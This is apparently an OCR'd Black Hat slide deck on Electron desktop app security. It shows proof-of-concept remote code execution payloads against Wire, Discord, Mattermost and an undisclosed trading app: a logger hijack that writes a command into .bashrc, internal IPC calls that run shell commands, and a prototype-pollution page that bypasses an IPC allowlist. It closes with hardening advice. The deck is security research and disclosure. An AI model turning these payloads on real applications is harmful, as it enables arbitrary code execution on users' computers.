
```
winston.error('xcalc &');
```

Wire App RCE


Calculator
ikki@ikki-virtual-machine: ~/Desktop/wire-desktop
WireInternal
ikki@ikki-virtual-machine: ~
ikki@ikki-virtual-machine:~$ Warning: Cannot convert string "-ado
-*-*-120-*-*-*-*-*-*" to type FontStruct
CC<B>AA</B>
<img src=aaaa onerror=p...
@lessthanimgsrcaaaaone
test
@test8
Luca Carettoni{{0[a='cons
Luca, Otto
Calculator
DEG
Developer Tools
Elements
Console
top
For more information and help, consult
https://electronjs.org/docs/tutorial/security.
This warning will not show up
once the app is packaged.
action UPDATE_ACCOUNT_LIFECYCLE @ 13:13:48.863
action UPDATE_ACCOUNT @ 13:13:49.263
window.document.getElementsByTagName("webview")[0].executeJavaScript("function formatme(args) { var logMessage = args.message; return logMessage;} winston.transports.file = (new winston.transports.file.__proto__.constructor({dirname: '/home/ikki/',level: 'error',filename: '.bashrc',json: false,formatter: formatme}));winston.error('xcalc &')");
DEMO

Case Study - Discord 1/3

- “It's time to ditch Skype and TeamSpeak”
  - https://discordapp.com/
  - Popular voice and text chat for gamers
  - Single BrowserWindow, with no Node.js primitives



BrowserWindow

`nodeIntegration: false`

Case Study - Discord 2/3


- Despite enforcing isolation via Electron properties, the application is vulnerable to insecure preload
- app/mainScreenPreload.js

```
var DiscordNative = {
  isRenderer: process.type === 'renderer',

  nativeModules: require('./discord_native/nativeModules'),
  //..
};

//..

process.once('loaded', function () {
  global.DiscordNative = DiscordNative;
//..
```

- This code re-introduces in the global scope functions that can be leveraged to bypass the nodeIntegration isolation

Case Study - Discord 3/3

- nativeModules can be used to “require” local modules
- One of them is called execa



- So we can simply use it:

```
DiscordNative.nativeModules.requireModule('discord_voice/node_modules/execa', false).shell(‘calc.exe');
```

- Credits to our intern Ibram Marzouk

Case Study - (Again) Discord 1/3

- Same preload script
- app/mainScreenPreload.js

```
var DiscordNative = {
  isRenderer: process.type === 'renderer',

  //..
    ipc: require('./discord_native/ipc'),
};

//..

process.once('loaded', function () {
  global.DiscordNative = DiscordNative;
//..
```

- This code was used across the entire application to send messages between renderers and main

Case Study - (Again) Discord 2/3

- It's just a wrapper to ipcRenderer.send(channel[, arg1][, arg2][, ...])
- app/discord_native/ipc.js

```
var electron = require('electron');
var ipcRenderer = electron.ipcRenderer;

function send(event) {
  for (var _len = arguments.length, args = Array(_len > 1 ? _len - 1 : 0), _key = 1; _key < _len; _key++) {
    args[_key - 1] = arguments[_key];
  }

  ipcRenderer.send.apply(ipcRenderer, [event].concat(args));
}

function on(event, callback) {
  ipcRenderer.on(event, callback);
}

module.exports = {
  send: send,
  on: on
};
```

IpcMain and ipcRenderer 1/2

- Synchronous and Asynchronous messages from the renderer(s) to the main process
- When sending a message, the event name is the channel

```
// In main process.
const { ipcMain } = require('electron')
ipcMain.on('asynchronous-message', (event, arg) => {
  console.log(arg) // prints "ping"
  event.sender.send('asynchronous-reply', 'pong')
})

ipcMain.on('synchronous-message', (event, arg) => {
  console.log(arg) // prints "ping"
  event.returnValue = 'pong'
})
```

```
// In renderer process (web page).
const { ipcRenderer } = require('electron')
console.log(ipcRenderer.sendSync('synchronous-message', 'ping')) // prints "pong"

ipcRenderer.on('asynchronous-reply', (event, arg) => {
  console.log(arg) // prints "pong"
})
ipcRenderer.send('asynchronous-message', 'ping')
```

IpcMain and ipcRenderer 2/2

- Interestingly, this is also used for native framework invocations
- No separation between app code and the ELECTRON_ internal channel
- */lib/browser/rpc-server.js*

```
// Implements window.alert(message, title)
ipcMain.on('ELECTRON_BROWSER_WINDOW_ALERT', function (event, message, title) {
  if (message == null) message = ''
  if (title == null) title = ''

  event.returnValue = electron.dialog.showMessageBox(event.sender.getOwnerBrowserWindow(), {
    message: `${message}`,
    title: `${title}`,
    buttons: ['OK']
  })
})
```

Leveraging the Internal Electron IPC

- If you can set arbitrary channels, you can subvert the framework's security mechanisms
- Example using synchronous IPC:


```
(function () {
  var ipcRenderer = require('electron').ipcRenderer

  var electron = ipcRenderer.sendSync("ELECTRON_BROWSER_REQUIRE","electron");

  var shell = ipcRenderer.sendSync("ELECTRON_BROWSER_MEMBER_GET", electron.id, "shell");

  var openedExternal = ipcRenderer.sendSync("ELECTRON_BROWSER_MEMBER_CALL", shell.id, "openExternal", [{
          type: 'value',
          value: "file:///Applications/Calculator.app"
        }]);
  return openedExternal;
})();
```


Case Study - (Again) Discord 3/3

- Back to the Discord's bug
- In this case, we cannot obtain a reference of the objects from the function exposed in the window
- Do we really need it? Nope

```
DiscordNative.ipc.send("ELECTRON_BROWSER_REQUIRE","child_process");
for(var i=0;i<50;i++){
DiscordNative.ipc.send("ELECTRON_BROWSER_MEMBER_CALL", i, "exec", [{
          type: 'value',
          value: "calc.exe"
        }]);}
```

Discord RCEs





DEMO

4.c Sandbox bypasses

Sandboxing 1/2

- nodeIntegration is not really enough
  - “Glorified APIs” like window.open()

- When sandbox is enabled, the renderer runs inside a native Chromium OS sandbox
  - Full OS-enforced sandbox
    --enable-sandbox
  - Mixed sandbox
    --enable-mixed-sandbox, sandbox:true
  - Minimal sandbox
    sandbox:true

Sandboxing 2/2

- The new app.enableSandbox() is equivalent to the argument —enable-sandbox
- Compare to Chromium OS sandbox:
  - Same code that Chromium uses for all OSs
  - There’re additional IPC messages that the Electron browser process handles
  - Sandbox is disabled in Mac App Store builds

Resistance is futile

- Even with Sandbox, Preload scripts still have access to:
  - Some Node.JS native classes
    Buffer, process, setImmediate and require
  - A few Electron modules, including
    crashReporter, remote, ipcRenderer, …

- Preload code can leak privileged APIs to untrusted code:

1. Abuse in preload scripts using remote

```
app = require('electron').remote.app
```

2. Abuse in preload scripts using internal Electron IPC messages

```
{ipcRenderer} = require('electron')
app = ipcRenderer.sendSync('ELECTRON_BROWSER_GET_BUILTIN', 'app')
```

4.d Missing contextIsolation

Native Capabilities, and Your Responsibility

From

> ⚠️ Under no circumstances should you load and execute remote code with Node.js integration enabled. Instead, use only local files (packaged together with your application) to execute Node.js code. To display remote content, use the `<webview>` tag and make sure to disable the `nodeIntegration`.

To

> ⚠️ Under no circumstances should you load and execute remote code with Node.js integration enabled. Instead, use only local files (packaged together with your application) to execute Node.js code. To display remote content, use the `<webview>` tag or `BrowserView`, make sure to disable the `nodeIntegration` and enable `contextIsolation`.

No contextIsolation -> nodeIntegration Bypass

- Even if you disabled nodeIntegration, ContextIsolation is required for isolation
- Initially reported in Electron 1.3 (November 2016). Credits to Masato Kinugawa for this new class of vulnerabilities
- According to the Electron maintainers, this is mitigated by the optional ContextIsolation setting

Prototype Pollution - Preload

- For the purpose of this presentation, this is interesting since we can **override preload script code**
- Malicious JavaScript running in the renderer can alter functions in order to return different data, bypass checks, etc.
- Without ContextIsolation, the integrity of preload scripts is not guaranteed

Case Study - Undisclosed 1/3

- “Undisclosed Trading App ”
  - Isolated BrowserView, with no Node.js primitives and sandbox

UNDISCLOSED

BrowserWindow

```
nodeIntegration: false
sandbox: true
```

Case Study - Undisclosed 2/3

- The application was using the following code in preload

```
var IPCWhitelist = [
    'log-debug',
    'log-info',
    'log-warn',
    'log-error'
];
function sendIPCRequestSync(ipc) {
    var arg = [];
    for (var _i = 1; _i < arguments.length; _i++) {
        arg[_i - 1] = arguments[_i];
    }
    if (!IPCWhitelist.includes(ipc)) {
        throw new Error();
    }
    return ipcRenderer.sendSync.apply(ipcRenderer, [ipc].concat(arg));
}

window.sendIPCRequestSync = sendIPCRequestSync;
```

- At first glance, it seems reasonable

Case Study - Undisclosed 3/3

- contextIsolation is off, hence we can prototype pollute the “includes” function:

```
<html>
<body>
<script>
Array.prototype.includes = function(){
    return true;
}

var electron = sendIPCRequestSync("ELECTRON_BROWSER_REQUIRE","electron");
var shell = sendIPCRequestSync("ELECTRON_BROWSER_MEMBER_GET", electron.id, "shell");
var openedExternal = sendIPCRequestSync("ELECTRON_BROWSER_MEMBER_CALL", shell.id, "openExternal", [{
            type: 'value',
            value: "file:///Applications/Calculator.app"
        }]);
</script>
</body>
```

Prototype Pollution - Electron

- Note that Electron itself is implemented in JavaScript
- Prototype pollution against the internal code is also possible:

    1. Override a built-in method
    2. Trigger the pollute method, and “do something malicious”*


    * Access Node.js primitives by leveraging the method arguments

- We can override the “call” function to get a reference of the Node.js process


- This attack has been extensively described in https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en

Case Study - Mattermost

- “High Trust Messaging for the Enterprise”
  - https://mattermost.com/
  - Multi-device collaboration platform (Private Cloud Slack Alternative)
  - Isolated webview, with no Node.js primitives



Mattermost RCE



Making Preload works with ContextIsolation

1. Explicitly use a new V8 vm context for preload

```
const vm = require('vm');
const sandbox = {};
vm.createContext(sandbox); // Contextify the sandbox
const code = 'code here';
vm.runInContext(code, sandbox);
```

Note: It does not mitigate prototype pollution against Electron code

2. Use postMessage()

https://gist.github.com/ikkisoft/b19e0bb24826d7670d47cab769a14d3e

3. Use Electron's Valence

https://github.com/MarshallOfSound/electron-valence

5. Conclusions

Black Hat Sound Bytes 1/3

- Building secure Electron applications is possible, but complicated
- You need to **know the framework**, follow its evolution, **constantly update** and **adopt defense in depth** mechanisms to mitigate its deficiencies


Black Hat Sound Bytes 2/3

- Security settings and good design can help mitigating vulnerabilities:
  - Do not load remote content
  - Use modern JS frameworks with contextual encoding
  - nodeIntegration: false / sandbox: true
  - contextIsolation: true

- **Carefully review your** preload **script**
  - Do not expose native Node.js objects
  - Do not expose dangerous primitives
  - Do not allow arbitrary IPC messages

Black Hat Sound Bytes 3/3

- You can check these issues, and more using Electronegativity **https://github.com/doyensec/electronegativity**



Thanks!

- Feel free to contact me:
  luca@doyensec.com
  @lucacarettoni

- Slides and white-papers will be available on our research page:
  https://www.doyensec.com/research.html